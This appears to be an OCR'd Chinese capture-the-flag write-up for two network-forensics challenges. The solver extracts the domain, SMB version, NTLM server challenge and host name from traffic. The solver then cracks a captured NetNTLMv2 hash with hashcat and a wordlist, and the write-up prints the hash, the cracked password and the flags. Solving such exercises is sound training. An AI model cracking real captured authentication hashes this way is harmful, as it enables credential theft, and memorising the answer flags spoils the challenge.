
【flag】SYC{md5(域名&smb版本号&密钥&目标机器名)}

【注意】答案所用的smb版本号是十六进制格式，四个答案之间请用&连接


域环境域名root.com




smb版本号0x0210




NTLM认证时挑战/咨询机制加密hash生成request/response所用到的密钥，也就是NTLM Server Challenge: e7842d09b0cc9ef4



DNS服务器所处机器的机器名WIN-GP726AF9QHQ.root.com





Secret of Starven

SMB2协议传输文件，传了个secret.zip和一张没啥用的jpg，hashcat爆一下SBM2的主机信息

```
1 hashcat -a 0 1.hash rockyou.txt
```

```
STARVEN::192.168.11.20:9a35e37a04717230:189bf0b02d2f766af2242dc455ad4fe1:010100
0000000000ca1f069a8a09db01980131a514a3d32d0000000002001e004400450053004b0054004
f0050002d00510032004200390044004900410001001e004400450053004b0054004f0050002d00
5100320042003900440049004100040001e004400450053004b0054004f0050002d0051003200420
0390044004900410003001e004400450053004b0054004f0050002d00510032004200390044004049
00410007000800ca1f069a8a09db0106000400020000000800300030000000000000000010000000
020000044063d2e3ec53e332816d81a43ec5914e72ef2dc0599bfa08788e043eb523af80a001000
0000000000000000000000000000000009002400630069006600730002f003100390032002e00310
0360038002e00310031002e00320030000000000000000000:spellorstarve
```

spellorstarve解zip拿到flag：

```
SYC{D0n7_spre0d_St@rven's_s3crEt}
```